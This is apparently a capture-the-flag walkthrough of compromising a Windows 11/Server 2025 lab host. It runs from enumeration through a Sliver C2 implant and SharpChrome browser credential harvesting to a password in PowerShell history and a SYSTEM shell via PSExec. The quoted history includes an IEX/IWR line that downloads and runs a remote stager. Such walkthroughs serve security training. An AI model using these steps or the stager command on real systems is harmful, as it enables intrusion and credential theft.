Overview
OS: Windows 11 / Server 2025
Difficulty: Easy
IP: 10.1.163.91
Hostname: EC2AMAZ-M1LFCNO
Objective
Following a successful social engineering engagement, we obtained user-level credentials for a corporate workstation. The objective is to leverage this initial access to perform deep reconnaissance on the internal Windows host and escalate privileges to capture the root flag from the administrator’s directory.
Starting Credentials
tyler.ramsey:[REDACTED]
Enumeration
Nmap Scan
Initial port scan reveals a Windows host with RPC, SMB, and RDP services exposed:
nmap -sC -sV 10.1.163.91
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: EC2AMAZ-M1LFCNO
|   NetBIOS_Domain_Name: EC2AMAZ-M1LFCNO
|   NetBIOS_Computer_Name: EC2AMAZ-M1LFCNO
|   DNS_Domain_Name: EC2AMAZ-M1LFCNO
|   DNS_Computer_Name: EC2AMAZ-M1LFCNO
|   Product_Version: 10.0.26100
|_  System_Time: 2025-11-11T06:02:02+00:00
| ssl-cert: Subject: commonName=EC2AMAZ-M1LFCNO
|_Not valid after: 2026-03-31T10:51:47

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
Key findings:
- Windows 11 / Server 2025 Build 26100
- SMB signing not required - potential for relay attacks
- RDP available on port 3389
SMB Enumeration
Anonymous access is denied:
smbclient --no-pass -L //10.1.163.91
session setup failed: NT_STATUS_ACCESS_DENIED
Testing our starting credentials with NetExec confirms valid SMB access:
nxc smb 10.1.163.91 -u tyler.ramsey -p '[REDACTED]'
SMB  10.1.163.91  445  EC2AMAZ-M1LFCNO  [*] Windows 11 / Server 2025 Build 26100 x64
                                         (name:EC2AMAZ-M1LFCNO) (domain:EC2AMAZ-M1LFCNO)
                                         (signing:False) (SMBv1:False)
SMB  10.1.163.91  445  EC2AMAZ-M1LFCNO  [+] EC2AMAZ-M1LFCNO\tyler.ramsey:[REDACTED]
Enumerating shares shows no accessible file shares beyond default:
nxc smb 10.1.163.91 -u tyler.ramsey -p '[REDACTED]' --shares
SMB  10.1.163.91  445  EC2AMAZ-M1LFCNO  Share       Permissions  Remark
SMB  10.1.163.91  445  EC2AMAZ-M1LFCNO  -----       -----------  ------
SMB  10.1.163.91  445  EC2AMAZ-M1LFCNO  ADMIN$                   Remote Admin
SMB  10.1.163.91  445  EC2AMAZ-M1LFCNO  C$                       Default share
SMB  10.1.163.91  445  EC2AMAZ-M1LFCNO  IPC$        READ         Remote IPC
Vulnerability Scanning
Checking for coercion vulnerabilities:
nxc smb 10.1.163.91 -u tyler.ramsey -p '[REDACTED]' -M coerce_plus
COERCE_PLUS  10.1.163.91  445  EC2AMAZ-M1LFCNO  VULNERABLE, PrinterBug
COERCE_PLUS  10.1.163.91  445  EC2AMAZ-M1LFCNO  VULNERABLE, MSEven
The host is vulnerable to PrinterBug and MS-EVEN coercion attacks, though these weren’t needed for this box.
RDP Access
Validating RDP access with our credentials:
nxc rdp 10.1.163.91 -u tyler.ramsey -p '[REDACTED]'
RDP  10.1.163.91  3389  EC2AMAZ-M1LFCNO  [*] Windows 10 or Windows Server 2016 Build 26100
                                          (name:EC2AMAZ-M1LFCNO) (domain:EC2AMAZ-M1LFCNO) (nla:True)
RDP  10.1.163.91  3389  EC2AMAZ-M1LFCNO  [+] EC2AMAZ-M1LFCNO\tyler.ramsey:[REDACTED] (Pwn3d!)
RDP access confirmed.
Initial Access
Connected to the target via RDP using xfreerdp or your preferred RDP client:
xfreerdp /u:tyler.ramsey /p:'[REDACTED]' /v:10.1.163.91 /dynamic-resolution
Deploying Sliver Implant
From the RDP session, deployed a Sliver C2 implant to establish a more stable command and control channel. After catching the callback:
[server] sliver (ILLEGAL_CLOTHES) > sa-whoami
[*] Successfully executed sa-whoami (coff-loader)
[*] Got output:

UserName                        SID
=====================           =============================================
EC2AMAZ-M1LFCNO\tyler.ramsey    S-1-5-21-504046506-4146033855-177558794-1000

GROUP INFORMATION                         Type              SID
=======================================   ===============   =============================
EC2AMAZ-M1LFCNO\None                      Group             S-1-5-21-504046506-...
Everyone                                  Well-known group  S-1-1-0
BUILTIN\Performance Log Users             Alias             S-1-5-32-559
BUILTIN\Remote Desktop Users              Alias             S-1-5-32-555
BUILTIN\Users                             Alias             S-1-5-32-545
NT AUTHORITY\REMOTE INTERACTIVE LOGON    Well-known group  S-1-5-14
NT AUTHORITY\Authenticated Users          Well-known group  S-1-5-11
Mandatory Label\Medium Mandatory Level    Label             S-1-16-8192

Privilege Name                    Description                          State
=============================     =================================    ========
SeChangeNotifyPrivilege           Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege     Increase a process working set       Disabled
User tyler.ramsey is a standard user with Remote Desktop Users membership.
Post-Exploitation
Browser Credential Harvesting
During the RDP session, observed that Microsoft Edge was running. Used SharpChrome via Sliver to extract any saved credentials:
[server] sliver (ILLEGAL_CLOTHES) > sharpchrome logins /browser:edge
[*] sharpchrome output:

   __                        _
  (  _ \_  _ _ _ _  / | |_  _ _ _ _  _
  __) | |(_|| |_) \_ |_| | | (_)| | |(/_
            |
  v1.12.0

[*] Action: Edge Saved Logins Triage

[*] Triaging Edge Logins for current user

[*] AES state key file : C:\Users\tyler.ramsey\AppData\Local\Microsoft\Edge\User Data\Local State
[*] AES state key      : [HASH REDACTED]

SharpChrome completed in 00:00:00.7072436
While no saved passwords were found, this confirmed Edge was in use on the system.
File System Enumeration
During enumeration, discovered an interesting DLL in the IIS path:
C:\inetpub\DeviceHealthAttestation\bin\hassrv.dll

This could potentially be leveraged for DLL hijacking, though it wasn’t the intended path.
Note: Antivirus was actively killing our implants, requiring multiple redeployments.
PowerShell History Discovery
The privilege escalation vector was found by checking the PowerShell console history file:
C:\Users\tyler.ramsey\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

The history file contained:
net user administrator "[REDACTED]"
IEX(IWR -UseBasicParsing http://10.200.19.150:8000/stager.ps1)
ls
.\implant.bin
IEX(IWR -UseBasicParsing http://10.200.19.150:8000/stager.ps1)
sc qc DeviceHealthAttestationService
sc queryex DeviceHealthAttestationService
Get-Service -Name DeviceHealthAttestationService | Select-Object Name,DisplayName,Status
(Get-WmiObject -Class Win32_Service -Filter "Name='DeviceHealthAttestationService'") | Select-Object Name,PathName,StartMode,StartName
Get-ItemProperty 'HKLM:\SYSTEM\CurrentControlSet\Services\DeviceHealthAttestationService' | Select-Object ImagePath,Type,Start
Jackpot! The administrator password was exposed in the command history.
Privilege Escalation
Validating Administrator Credentials
Confirmed the discovered credentials work:
nxc smb 10.1.163.91 -u administrator -p '[REDACTED]'
SMB  10.1.163.91  445  EC2AMAZ-M1LFCNO  [*] Windows 11 / Server 2025 Build 26100 x64
                                         (name:EC2AMAZ-M1LFCNO) (domain:EC2AMAZ-M1LFCNO)
                                         (signing:False) (SMBv1:False)
SMB  10.1.163.91  445  EC2AMAZ-M1LFCNO  [+] EC2AMAZ-M1LFCNO\administrator:[REDACTED] (Pwn3d!)
PSExec for SYSTEM Shell
Used Impacket’s PSExec to obtain a SYSTEM shell:
impacket-psexec 'administrator':'[REDACTED]'@10.1.163.91
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.1.163.91.....
[*] Found writable share ADMIN$
[*] Uploading file JOiQrJBy.exe
[*] Opening SVCManager on 10.1.163.91.....
[*] Creating service vUkh on 10.1.163.91.....
[*] Starting service vUkh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.26100.3476]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32> cd C:\users\administrator\desktop

C:\Users\Administrator\Desktop> type root.txt
Root obtained!
Credentials Found
tyler.ramsey      : [REDACTED]            → User (RDP)
administrator     : [REDACTED]  → Administrator (SYSTEM via PSExec)
Attack Path Summary
[Initial Access]
     │
     ▼
┌─────────────────────────────────────┐
│  Starting Creds: tyler.ramsey       │
│  [REDACTED]                         │
└─────────────────────────────────────┘
     │
     ▼
┌─────────────────────────────────────┐
│  Nmap Enumeration                   │
│  → Ports: 135, 445, 3389            │
│  → Windows 11/Server 2025           │
└─────────────────────────────────────┘
     │
     ▼
┌─────────────────────────────────────┐
│  SMB/RDP Validation                 │
│  → nxc confirms valid creds         │
│  → RDP access (Pwn3d!)              │
└─────────────────────────────────────┘
     │
     ▼
┌─────────────────────────────────────┐
│  RDP Session + Sliver Implant       │
│  → Deploy C2 for stable access      │
│  → SharpChrome (no passwords)       │
└─────────────────────────────────────┘
     │
     ▼
┌─────────────────────────────────────┐
│  PowerShell History Enumeration     │
│  → ConsoleHost_history.txt          │
│  → Admin password exposed!          │
└─────────────────────────────────────┘
     │
     ▼
┌─────────────────────────────────────┐
│  Privilege Escalation               │
│  → PSExec as administrator          │
│  → SYSTEM shell obtained            │
└─────────────────────────────────────┘
Tools Used
- Nmap - Port scanning and service enumeration
- NetExec (nxc) - SMB/RDP validation and enumeration
- xfreerdp - RDP client for initial access
- Sliver C2 - Command and control framework
- SharpChrome - Browser credential extraction (via Sliver BOF)
- Impacket-PSExec - Remote command execution for privilege escalation